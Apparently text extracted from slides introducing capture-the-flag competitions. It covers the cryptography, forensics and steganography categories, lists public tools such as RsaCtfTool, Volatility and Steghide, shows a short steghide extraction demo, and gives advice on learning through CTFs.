
- My least-favorite category
  - **>ΠΓνv LJ>□ΓΕF< >F<L< v<L�v ?????? what ???**
  - Things you'll learn:
    - Math
    - A lot more math
    - How one weak component in an algorithm can completely reveal secret data
    - The Unown Pokemon alphabet by heart (�ଓଡ଼ି ଫଣ୍ଡି ମହାନ୍ତିରୁ)
  - Tools
    - RsaCtfTool (<https://github.com/RsaCtfTool/RsaCtfTool>)
    - Sage (<https://doc.sagemath.org/html/en/index.html>)
    - Python
    - JSTOR subscription so you can read about novel approaches to breaking crypto

# Forensics

- The “needle in a haystack” category
- What you’ll learn:
  - How to pull data from RAM snapshots
  - iOS/Android backup parsing
  - How to make sense of the PNG file structure through a hex editor
- Tools
  - Various “pngfix” or “pngcheck” tools on GitHub
  - Volatility (<https://github.com/volatilityfoundation/volatility3>)
  - A hex editor


# The hex editor is your best friend

- If you stare at it long enough, you might see something.
- Modify files one byte at a time.



# Steganography (it's kind of Forensics)

- Steganography is the practice of hiding data within other, seemingly innocuous data.
- Many tools create these weird file-within-file files:
  - Steghide (<https://www.kali.org/tools/steghide/>)
  - Mitra (<https://github.com/corkami/mitra>)



```
minion.jpg
Open with Preview
root@a8b514f9fade:/mnt# docker run --rm -it -v `pwd`:/mnt debian:latest /bin/...
root@a8b514f9fade:/mnt# steghide extract -sf minion.jpg
Enter passphrase:
wrote extracted data to "secret.txt".
root@a8b514f9fade:/mnt# bat secret.txt
File: secret.txt
1 Gru has been gone for 12 days.
root@a8b514f9fade:/mnt#
```

# CTF Philosophy

# General advice

- There is *\*always\** a solution. If you think it's impossible, it's not.
- Take breaks, do something mindless away from a screen.
- **Do write-ups and publish them!**
- Don't be afraid to struggle.
- Work on what you feel is the most interesting to you.
- Use the gamification to your advantage.
  
- Beware of burn-out.

# *Being a pro CTF player is cool, but...*

- *CTF for CTF's sake* is not sustainable, in my opinion.
- It's about:
  - Learning from and being comfortable making mistakes.
  - Gaining knowledge in areas you never would have through school or work.
  - Being able to handle any problem thrown your way.
  - Knowing how your computer really works.

# *Being a pro CTF player is cool, but...*

- You'll never read your way to deep knowledge and practical skills.
- You can build a great network with lots of smart people through CTFs.
- Build skills, be adaptive. Follow the dopamine.

CTF time is here!

<https://ctf.nohax.win>

Questions also accepted